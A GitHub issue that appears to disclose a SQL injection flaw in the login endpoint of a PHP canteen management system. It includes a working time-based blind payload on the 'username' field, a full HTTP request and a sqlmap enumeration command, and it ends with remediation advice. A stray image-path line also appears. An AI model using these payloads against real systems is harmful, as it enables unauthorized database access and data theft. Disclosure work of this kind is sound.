New issue

codepanda-source canteen_management_system V1.0 login.php SQL injection #2

Open

redshadowword-cell opened 3 weeks ago Owner

codepanda-source canteen_management_system Project V1.0 /api/login.php SQL injection

NAME OF AFFECTED PRODUCT(S)

- canteen_management_system

Vendor Homepage

- https://www.codepanda-source.online/

AFFECTED AND/OR FIXED VERSION(S)

submitter

- n0name

Vulnerable File

- /api/login.php

VERSION(S)

- V1.0

Software Link

- https://www.mediafire.com/file/62xhlkqmdnoop26/canteen_management_system.zip/file

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was identified within the "/api/login.php" file of the "canteen_management_system" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "username". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

Impact

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

DESCRIPTION

- During the security assessment of "canteen_management_system", I detected a critical SQL injection vulnerability in the "/api/login.php" file. This vulnerability is attributed to the insufficient validation of user input for the "username" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability location:

- "username" parameter

Payload:


```
Parameter: MULTIPART username ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: ------WebKitFormBoundary8BjAaY8NJYiWAPmD
Content-Disposition: form-data; name="username"

admin' AND (SELECT 4924 FROM (SELECT(SLEEP(5)))EHjI) AND 'cwbQ'='cwbQ
------WebKitFormBoundary8BjAaY8NJYiWAPmD
Content-Disposition: form-data; name="password"

123456
------WebKitFormBoundary8BjAaY8NJYiWAPmD--
```

Vulnerability Request Packet

```
POST /CVE-Test/canteen_management_system/api/login.php HTTP/1.1
Host: 192.168.3.116
Content-Length: 245
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBo1bqloVg7X5yA39
Accept: */*
Origin: http://192.168.3.116
Referer: http://192.168.3.116/CVE-Test/canteen_management_system/frontend/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=fqk8lhj7ein59jrpc7kt3s2ctb
Connection: keep-alive

------WebKitFormBoundaryBo1bqloVg7X5yA39
Content-Disposition: form-data; name="username"

admin
------WebKitFormBoundaryBo1bqloVg7X5yA39
Content-Disposition: form-data; name="password"

123456
------WebKitFormBoundaryBo1bqloVg7X5yA39--
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
sqlmap -r vuln.txt --dbs
```



Suggested repair

1. **Employ prepared statements and parameter binding:**
   Prepared statements serve as an effective safeguard against SQL injection as they segregate SQL code from user input data. When using prepared statements, user - entered values are treated as mere data and will not be misconstrued as SQL code.

2. **Conduct input validation and filtering:**
   Rigorously validate and filter user input data to guarantee that it conforms to the expected format. This helps in blocking malicious input.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has only the minimum required permissions. Avoid using accounts with elevated privileges (such as 'root' or 'admin') for day - to - day operations.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants